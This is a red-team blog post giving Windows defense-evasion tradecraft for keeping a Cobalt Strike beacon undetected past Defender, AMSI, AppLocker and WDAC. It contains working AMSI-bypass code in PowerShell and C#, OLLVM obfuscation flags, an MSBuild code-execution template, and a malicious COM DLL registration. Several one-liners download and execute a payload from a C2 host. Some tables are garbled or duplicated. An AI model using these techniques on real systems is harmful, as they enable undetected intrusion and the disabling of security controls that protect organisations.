

Security Controls: Modern EDR & Windows Protection Bypass

 0xdbgman.github.io/posts/sec-controls-the-art-of-breaking-through

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*Hi I'm DebuggerMan, a Red Teamer. You got initial access. Your beacon is live. But now the real game begins **staying undetected**. Every modern enterprise stacks security controls in layers: AV, EDR, AppLocker, WDAC, Credential Guard, SmartScreen, ASR, Sysmon, PPL. Each one is a wall. This is the definitive guide to understanding every control and the tradecraft to get through it. 10 phases. Every technique mapped to MITRE ATT&CK TA0005. Full OPSEC tradecraft. No fluff.*

Security Control Stack

- **SmartScreen**
Pre-execution • MOTW • Reputation
- **AppLocker / WDAC**
Application Control • User-mode & Kernel
- **Windows Defender**
Static Signatures • AMSI • Behavioral
- **ASR Rules**
Attack Surface Reduction • Kernel-level rules
- **Sysmon**
Kernel Driver • Event Logging • ETW
- **PPL / Credential Guard**
Process Protection • VBS Isolation
- **EDR**
Kernel Callbacks • ETW-TI • API Hooks • Minifilter

each layer must be addressed independently

The full Windows security control stack each layer must be addressed independently

Why Security Controls Matter

You bypassed the email gateway. You popped the phishing page. Your payload executed. Then nothing your beacon never calls back. Or it does, but one hour later you're burned and IR is on site.

Understanding security controls is the difference between a one-shot payload and a repeatable, scalable operation.

Every modern enterprise deploys layered defenses. The MITRE ATT&CK framework maps evasion to **TA0005 – Defense Evasion**, with 40+ techniques covering everything from disabling security tools to manipulating the kernel itself.

A mature evasion strategy has three properties:

- **Layered** Bypass multiple controls independently. If your AV bypass fails, your WDAC bypass still holds.
- **Adaptive** Understand *why* each control fires, not just *how* to bypass it. Controls evolve; tradecraft must too.
- **Minimal Footprint** The best evasion leaves no artifacts. Native APIs, LOLBins, and in-memory execution win over dropped binaries.


WINDOWS SECURITY CONTROL STACK

SmartScreen
(pre-exec)

AppLocker
(user-mode)

WDAC
(kernel)


ASR
Rules



The Security Controls Kill Chain

Control	Layer	Privilege to Bypass
SmartScreen	Pre-execution	Low (MOTW removal)
Windows Defender Static	File scan	Low (obfuscation)
AMSI	Runtime (.NET/PS)	Medium (patch)
AppLocker	User-mode policy	Low (writable paths)
WDAC	Kernel policy	High (kernel)
ASR Rules	MDAV kernel	Medium (bypass rules)
Sysmon	Kernel driver	High (kernel)
ETW	Kernel/user	Medium (patch)
EDR Hooks	User-mode ntdll	Low (fresh copy)
EDR Callbacks	Kernel	Very High (driver)
PPL (LSASS)	Kernel object	Very High (driver)
Credential Guard	VBS/VSM	Critical (hardware)

Phase 1: Windows Defender Static & Dynamic Detection




The complete static bypass build pipeline: OLLVM → Encrypted PE Loader → VMProtect

What It Is

Windows Defender (Microsoft Defender Antivirus, MDAV) is the built-in AV solution in Windows 10/11 and Windows Server. It operates at multiple layers:

- **MsMpEng.exe** The main antivirus service (user mode)
- **WdFilter.sys** Kernel-mode minifilter driver; intercepts file I/O at the filesystem level
- **AMSI (Antimalware Scan Interface)** Hooks into script engines (.NET, PowerShell, VBScript, JScript, Office macros)
- **MpCmdRun.exe** Command-line interface for Defender operations



→ Scans content before execution
|
▼
Behavioral Engine (MsMpEng usermode + kernel)
→ Monitors API call patterns, network, memory

Static Detection How It Works

Static detection happens **before execution**:

1. **Signature matching** MD5/SHA1 hashes and byte patterns from the signature database
2. **Heuristic analysis** Pattern recognition for suspicious code constructs (PE imports, shellcode patterns, encoded strings)
3. **ML classifier** File is classified by a trained model based on PE features

Detection trigger examples:

- Known shellcode byte sequences (\xfc\x48\x83\xe4\xf0 classic Meterpreter stub)
- Suspicious PE imports (VirtualAllocEx, WriteProcessMemory, CreateRemoteThread in sequence)
- YARA-like string patterns (cmd.exe /c, base64 encoded PowerShell blocks)

Static Bypass T1027 Obfuscate/Encode

The goal is to **change the byte pattern** without changing functionality:

```
# Check if a file triggers Defender (without executing it)
& 'C:\Program Files\Windows Defender\MpCmdRun.exe' -Scan -ScanType 3 -File
.\payload.exe
```

Technique 1: Payload encryption Wrap shellcode in an encrypted stub. The stub decrypts at runtime only the decryption stub hits disk, which has no malicious signatures.

```
// XOR encrypt payload before embedding
void encrypt(unsigned char *buf, int len, char key) {
    for (int i = 0; i < len; i++) buf[i] ^= key;
}
// Stub decrypts at runtime static scan sees only random
bytes
```

Technique 2: Custom PE compilation Rebuild the implant from source with changed strings, imports, and metadata. Every compiled Cobalt Strike artifact has unique signatures; the Artifact Kit lets you change the shellcode stub.

```
# Cobalt Strike Artifact Kit rebuild
./build.sh mailslot HeapAlloc 344564 0 true false none
/mnt/c/Tools/cobaltstrike/artifacts
```


Technique 3: UDRL (User-Defined Reflective Loader) Replace CS's default reflective loader with a custom one. The loader is what Defender most commonly detects a custom loader changes the entire signature profile.


Technique 4: Sleep obfuscation When beacon sleeps, encrypt itself in memory. Defenders scanning memory will see random bytes instead of shellcode. Notable implementations include **Ekko** (ROP-based timer queue encryption), **Foliage** (APC-based), and **Cronos** (direct NtContinue-based). Each encrypts the beacon's memory region during sleep and decrypts it upon wake using timer callbacks, making memory scanners see only ciphertext during the sleep window.

Technique 5: OLLVM Obfuscation (Obfuscator-LLVM) OLLVM is a compiler-level obfuscation framework that transforms code during compilation, making static signature matching nearly impossible. Unlike runtime obfuscation, OLLVM operates at the LLVM intermediate representation level, producing binaries with fundamentally different instruction sequences.

The key obfuscation passes are:

- **Substitution (-sub)** Replaces standard operations with equivalent but more complex sequences. For example, $a + b$ becomes $a - (-b)$ or uses boolean algebra transformations
- **Control Flow Flattening (-fla)** Destroys the original control flow graph by replacing structured code with a switch-based dispatch loop. Every basic block becomes a case in a state machine, making reverse engineering and pattern matching extremely difficult
- **Bogus Control Flow (-bcf)** Inserts fake conditional branches with opaque predicates (conditions that always evaluate the same way but appear complex). This inflates the binary with dead code paths that confuse analysis
- **Basic Block Splitting (-split)** Breaks basic blocks into smaller fragments, further disrupting signature-based detection






Setup: Install pre-compiled OLLVM binaries (e.g., `ollvm-13.0.1`) into Visual Studio's LLVM toolchain path (`C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\Llvm\x64\bin`). Set project Platform Toolset to **LLVM (clang-cl)** and add obfuscation flags:

```
# Light obfuscation  fast compilation, good signature evasion
-Xclang -flegacy-pass-manager -mllvm -sub -mllvm -split -mllvm -fla -mllvm -bcf

# Heavy obfuscation  slower compilation, maximum evasion
-Xclang -flegacy-pass-manager -mllvm -sub -mllvm -sub_loop=3 -mllvm -split \
    -mllvm -fla -mllvm -bcf -mllvm -bcf_prob=100 -mllvm -bcf_loop=3 -mllvm -
split num=3
```

Why it works: Defender's static signatures rely on specific byte patterns and instruction sequences. OLLVM fundamentally changes the assembly output the same C code compiled with MSVC and OLLVM produces entirely different binaries. YARA rules and signature hashes cannot match obfuscated variants.

Technique 6: Encrypted PE Loading (Native PE Loader) Instead of dropping a malicious PE to disk, encrypt the entire PE file and build a custom loader that decrypts and maps it into memory at runtime. This defeats both on-disk signatures and on-write scanning by WdFilter.sys:



- | GetProcAddress() for each function
- | Patch IMAGE_THUNK_DATA entries
- |
- 6. EXECUTE — Set entry point and transfer control
- GetThreadContext() → SetThreadContext()
- Or call AddressOfEntryPoint directly

The loader itself is clean it contains no malicious signatures. The encrypted payload is just random bytes to the static engine. Only at runtime does the actual PE materialize in memory.

Technique 7: .NET Assembly CLR Loading with AMSI/ETW Bypass For .NET payloads (Seatbelt, Rubeus, SharpHound), the approach combines encrypted delivery with runtime security patching:

.NET CLR LOADING PIPELINE

- 1. FETCH — Download encrypted .NET PE via raw TCP socket
- WSAStartup() → socket() → connect() → recv()
- |
- 2. DECRYPT — RC4 decrypt using SystemFunction032 (advapi32.dll)
- No custom crypto uses native Windows API
- |
- 3. PATCH — Bypass AMSI via hardware breakpoint on AmsiScanBuffer
- Set DR0 = AmsiScanBuffer address
- VEH handler intercepts, forces clean return
- (No memory patches undetectable by integrity checks)
- |
- 4. PATCH — Blind ETW by patching EtwEventWrite
- Prevents .NET runtime telemetry
- |
- 5. HOST — Initialize CLR and load assembly in-memory
- CLRCreateInstance() → GetRuntime() → GetInterface()
- ICorRuntimeHost::Start()
- |
- 6. EXECUTE — Load and invoke the .NET assembly
- AppDomain::Load_3() → assembly from byte array
- MethodInfo::Invoke_3() → call Main()

The hardware breakpoint technique for AMSI is particularly effective because unlike memory patching (which writes to the .text section of `amsi.dll`), hardware breakpoints use CPU debug registers (DR0-DR3) and leave no memory modifications. A Vectored Exception Handler (VEH) catches the breakpoint exception and manipulates the return value to report the scan as clean.

Technique 8: VMProtect Code Virtualization VMProtect transforms native code into bytecode for a custom virtual machine embedded in the binary. The VM architecture is unique per build there's no universal disassembler for VMProtect'd code:

- Code sections are converted to custom opcodes executed by an embedded VM interpreter

- Each protected build generates a different VM architecture
- The virtualized code cannot be pattern-matched by signature scanners
- Reverse engineering requires understanding the custom VM instruction set per sample

VMPProtect is used as a final hardening step in the build pipeline after compilation and before deployment.

OPSEC Tip: Test against Defender in isolation before testing against full EDR. Use a test VM with only Defender enabled. Set-MpPreference -DisableRealtimeMonitoring \$false to ensure it's active.

Build Pipeline: The recommended order is: **Source Code** → **OLLVM compile** → **Encrypted PE Loader wrapping** → **VMProtect hardening**. Each layer independently defeats different detection mechanisms OLLVM defeats static signatures, the PE loader defeats on-disk scanning, and VMProtect defeats reverse engineering.

AMSI How It Works

AMSI (Antimalware Scan Interface) is Microsoft's mechanism for scanning **content at runtime**, before script engines execute it. It's loaded as a DLL (`amsi.dll`) into every scriptable host:

- PowerShell (all versions 5.0+)
- .NET (via CLR)
- VBScript / JScript (via wscript/cscript)
- Office VBA macros
- COM/ActiveX

PowerShell Script → AmsiScanBuffer() in amsi.dll → MsMpEng
 ↑
 (every script block is scanned here)

The critical function is `AmsiScanBuffer()` in `amsi.dll`. It takes a buffer and passes it to the registered antimalware provider.

AMSI Bypass T1562.001

Method 1: Patch AmsiScanBuffer in memory

The most reliable in-memory patch sets the return value of `AmsiScanBuffer` to `AMSI_RESULT_CLEAN` (0x80070057 an error code that causes it to return clean):

```
# Classic AMSI patch (obfuscated to bypass string detection)
$a = [Ref].Assembly.GetType('System.Management.Automation.Am' +
'siUtils')
$b = $a.GetField('amsi' + 'InitFailed','NonPublic,Static')
$b.SetValue($null,$true)
```

Method 2: Force AmsiInitFailed Setting the private field `amsiInitFailed` to `$true` causes PowerShell to skip AMSI scanning for the session:

```
// In .NET: reflection-based patch
var amsiUtils =
typeof(System.Management.Automation.PSObject)
.Assembly
.GetType("System.Management.Automation.AmsiUtils");
var field = amsiUtils.GetField("amsiInitFailed",
BindingFlags.NonPublic | BindingFlags.Static);
field.SetValue(null, true);
```

Method 3: Hardware breakpoint on AmsiScanBuffer This is the most evasion-resistant AMSI bypass because it makes **zero memory modifications** to `amsi.dll`. Instead, it uses the CPU's debug registers (DR0-DR3) to set a hardware breakpoint on the `AmsiScanBuffer` function:

HARDWARE BREAKPOINT AMSI BYPASS FLOW

1. Register a Vectored Exception Handler (VEH)
`AddVectoredExceptionHandler(1, handler)`
2. Set hardware breakpoint on `AmsiScanBuffer`
`GetThreadContext()` → set DR0 = `AmsiScanBuffer` address
DR7 = enable DR0 breakpoint (local, execute)
`SetThreadContext()`
3. When AMSI calls `AmsiScanBuffer` → CPU raises #DB exception
 - └ VEH handler fires:
 - └ Check: is RIP == `AmsiScanBuffer`?
 - └ Set RAX = `AMSI_RESULT_CLEAN` (0x80070057)
 - └ Set RIP = return address (skip function)
 - └ Return `EXCEPTION_CONTINUE_EXECUTION`

Result: `AmsiScanBuffer` never executes, always returns clean
Detection: No memory patches → integrity checks pass

Unlike memory patching, this bypass is invisible to ETW-TI memory scanning and `amsi.dll` integrity verification. The debug registers are per-thread and only visible via `GetThreadContext()`.

Method 4: COM-based AMSI bypass Load a COM object that hosts a script engine without AMSI registration. Older VBScript COM hosts may not have AMSI.

Method 5: AmsiOpenSession manipulation Instead of patching AmsiScanBuffer, target AmsiOpenSession which is called first. Forcing it to return an error causes the entire AMSI scan chain to be skipped for that session.

Detection: Defenders look for patches to `amsi.dll` exports in memory (ETW-TI AmsiScanBuffer return hooking), PowerShell script block logging for known bypass strings, CLR profiler API usage, and hardware breakpoint detection via `GetThreadContext()` on suspicious processes. The hardware breakpoint method is the hardest to detect but can be caught by monitoring debug register state.

Behavioral Detection T1055 Detection

The behavioral engine monitors:

- **Memory operations** VirtualAllocEx + WriteProcessMemory + CreateRemoteThread sequences
- **Network calls** DNS queries to DGA domains, C2 beaconing patterns
- **Process ancestry** `winword.exe` spawning `cmd.exe` spawning `powershell.exe`
- **API call sequences** Known injection patterns across process boundaries


Bypass: Sleep-based sandbox evasion (check uptime, screen resolution, username), environment keying (only execute if specific hostname/domain detected), and process ancestry spoofing (use `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` to reparent processes).

Phase 2: AppLocker Application Whitelisting (User Mode)

What It Is

AppLocker is Windows' application whitelisting solution, implemented via the **AppIDSvc** user-mode service. It evaluates policy rules before allowing executables, scripts, DLLs, and installers to run.

Key architecture point: AppLocker runs in **user mode**. The AppIDSvc service enforces policy by intercepting process creation at the Windows API level not at the kernel level. This makes it fundamentally weaker than WDAC.



Allow	Everyone	Path	%PROGRAMFILES%*
Allow	Everyone	Path	%WINDIR%*
Allow	Admins	Path	*

Allow	Everyone	Path	%PROGRAMFILES%*
Allow	Everyone	Path	%WINDIR%*
Allow	Admins	Path	*

Allow	Everyone	Publisher	* (any signed installer)
Allow	Admins	Path	*.*

```
# Method 1: Registry
Get-ChildItem 'HKLM:\Software\Policies\Microsoft\Windows\SrpV2'
Get-ChildItem 'HKLM:\Software\Policies\Microsoft\Windows\SrpV2\Exe'

# Method 2: Native cmdlet (human-readable)
$policy = Get-AppLockerPolicy -Effective
$policy.RuleCollections

# Method 3: GPO via SYSVOL
# 1. Find GPO with AppLocker
ldapsearch "(objectClass=groupPolicyContainer)" --attributes
displayName,gPCFileSysPath

# 2. Enumerate
ls \\contoso.com\SysVol\contoso.com\Policies\{GPO-ID}\Machine

# 3. Pull registry.pol
Parse-PolFile -Path .\Registry.pol
```

AppLocker allows %WINDIR%* by default. Several subdirectories within %WINDIR% are **writable by standard users**:

```
C:\Windows\Tasks
C:\Windows\Temp
C:\Windows\tracing
C:\Windows\System32\spool\PRINTERS
C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
```

Find writable paths:

```
# Check write permissions on WINDIR subdirectories
Get-ChildItem C:\Windows -Recurse -Directory -ErrorAction SilentlyContinue | ForEach-Object {
    $acl = Get-Acl $_.FullName -ErrorAction SilentlyContinue
    $acl.Access | Where-Object {
        $_.IdentityReference -match "Everyone|Users|Authenticated" -and
        $_.FileSystemRights -match "Write|FullControl"
    } | ForEach-Object { $_.Path }
}

# Or use icacls
icacls C:\Windows\* /T 2>$null | findstr "BUILTIN\Users:(W"
```

Drop your payload into a writable path and execute:

```
copy payload.exe C:\Windows\Tasks\svchost.exe
C:\Windows\Tasks\svchost.exe
```

Bypass 2: LOLBAS (Living Off the Land Binaries) T1218

Binaries already in %WINDIR% or %PROGRAMFILES% are allowed by default. Many can execute arbitrary code:

MSBuild (C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe):

```

<!-- exploit.csproj executes arbitrary C# code via MSBuild task -->
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSBuild">
    <MSBuild/>
  </Target>
  <UsingTask
    TaskName="MSBuild"
    TaskFactory="CodeTaskFactory"

    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll"
  >
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
          using Microsoft.Build.Utilities;
          public class MSBuild : Task {
            public override bool Execute() {
              // Execute shellcode here
              return true;
            }
          }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>

```

```

msbuild.exe
exploit.csproj

```

Other LOLBAS for AppLocker bypass:

- regsvr32.exe COM scriptlet execution via scrobj.dll
- mshta.exe HTA/JavaScript execution
- wmic.exe XSL transform execution
- rundll32.exe DLL execution (if DLL rules not enabled)
- InstallUtil.exe .NET assembly execution

Reference: lolbas-project.github.io

Bypass 3: PowerShell Constrained Language Mode (CLM)

AppLocker downgrades PowerShell from **FullLanguage** to **ConstrainedLanguage** mode. CLM restricts:

- Direct .NET method calls
- Win32 API access via P/Invoke
- Add-Type with custom code
- COM object creation (partially)

Check current language mode:

```
$ExecutionContext.SessionState.Language
Mode
# ConstrainedLanguage ← you're in CLM
```

CLM Escape Method 1: COM objects (still allowed in CLM):

```
# WScript.Shell is allowed execute arbitrary commands
$shell = New-Object -ComObject WScript.Shell
$shell.Run("powershell.exe -NonInteractive -W Hidden -C IEX(New-Object
Net.WebClient).DownloadString('http://c2/payload'))")
```

CLM Escape Method 2: Custom COM DLL registration Register a malicious DLL as a COM server in HKCU (no admin required):

```
# Generate a new CLSID
[System.Guid]::NewGuid()

# Register malicious DLL as COM server (HKCU no admin)
$clsid = '{2d434a57-2baf-4482-958a-c975ec7b6a27}'
New-Item -Path "HKCU:Software\Classes\CLSID\$clsid\InprocServer32" -Value
'C:\Windows\tracing\beacon_x64.dll'
New-ItemProperty -Path "HKCU:Software\Classes\CLSID\$clsid\InprocServer32" -Name
'ThreadingModel' -Value 'Both'
New-Item -Path 'HKCU:Software\Classes' -Name 'MyApp.Bypass' -Value 'AppLocker Bypass'
New-Item -Path 'HKCU:Software\Classes\MyApp.Bypass\CLSID' -Value $clsid

# Load the DLL via COM
$obj = New-Object -ComObject MyApp.Bypass
```

CLM Escape Method 3: PowerShell 2.0 downgrade PS 2.0 doesn't support AMSI or CLM:

```
powershell -Version 2 -Command "IEX(New-Object  
Net.WebClient).DownloadString('http://c2/payload')"
```

Note: This requires PowerShell 2.0 to be installed and .NET 2.0 framework present. Microsoft is slowly removing PS 2.0 from modern builds.

Bypass 4: DLL Rules Not Enforced

AppLocker's DLL rules are **disabled by default** due to performance impact. When DLL rules are absent:

```
# Load a beacon DLL via rundll32  
rundll32.exe  
C:\Windows\tracing\beacon_x64.dll,StartW
```

The Cobalt Strike Beacon DLL exports StartW specifically for this use case.

OPSEC Tip: AppLocker enforcement requires the AppIDSvc service to be running. Check: `Get-Service AppIDSvc`. If it's stopped, AppLocker doesn't enforce. On some systems it's set to Manual and never started.

Phase 3: WDAC Windows Defender Application Control (Kernel Level)

What It Is

WDAC (formerly Device Guard Code Integrity) is Microsoft's **kernel-level** application control solution. Unlike AppLocker (user mode), WDAC enforces policy directly in the Windows kernel via the Code Integrity (CI) component.

Key difference from AppLocker:

Feature	AppLocker
Enforcement Layer	User mode (AppIDSvc)
DLL Control	Optional
Script Control	Yes
Bypass difficulty	Low-Medium
Admin bypass	Possible

Feature	AppLocker
Policy format	Registry

Policy Architecture

WDAC policies are defined as XML files, compiled to Code Integrity Policy (.cip) binary files, and deployed to:

C:\Windows\System32\CodeIntegrity\CIPolicies\Active\

View active policies:

```
# List deployed policies
CiTool --list-policies

# Decompile a policy (WDACTools)
Import-Module C:\Tools\WDACTools\WDACTools.psd1
ConvertTo-WDACCodeIntegrityPolicy `
    -BinaryFilePath '.\{e01193e3-74ca-4f99-83d7-1a9522374b3f}.CIP' `
    -XmlFilePath '.\{e01193e3-74ca-4f99-83d7-1a9522374b3f}.xml'
```

Key policy structure:

```
<PolicyID>{E01193E3-74CA-4F99-83D7-1A9522374B3F}</PolicyID>
<BasePolicyID>{E01193E3-74CA-4F99-83D7-1A9522374B3F}
</BasePolicyID>
<!-- Rule options -->
<!-- Signers/Publishers -->
<!-- File rules (allow/deny) -->
```

Rule Options That Matter

Option	Impact
Audit Mode	Logs only, doesn't block
UMCI	Restricts user-mode + kernel
Dynamic Code Security	Restricts .NET JIT / dynamic assemblies
Runtime FilePath Rule Protection	Writability check on path rules

Check if a policy is in audit mode:

```
$xml = [xml](Get-Content policy.xml)
$xml.SiPolicy.Rules.Rule | Where-Object { $_.Option -eq 'Enabled:Audit
Mode' }
```

If this rule exists, the policy is **only logging** not blocking. Your payload runs freely.

File Attribute Rules Weak Rule Exploitation

File rules can match based on binary attributes (OriginalFilename, ProductName, Version) rather than hash or path. This is **weak** because anyone can compile a binary with matching attributes.

Exploit: Modify `resource.rc` in the Cobalt Strike Artifact Kit to match the whitelisted attributes, then rebuild:

```
# After modifying resource.rc to set matching OriginalFilename/Version
./build.sh mailslot HeapAlloc 344564 0 true false none
/mnt/c/Tools/cobaltstrike/artifacts
```

Your beacon binary now has the trusted file attributes and will pass the WDAC file attribute rule.

Path Wildcards Runtime Writability Check

WDAC checks whether a path-whitelisted directory is writable by non-admin SIDs at runtime. Admin SIDs that bypass this check:

```
S-1-3-0      (Creator Owner)
S-1-5-18     (LocalSystem)
S-1-5-19     (LocalService)
S-1-5-20     (NetworkService)
S-1-5-32-544 (Administrators)
```

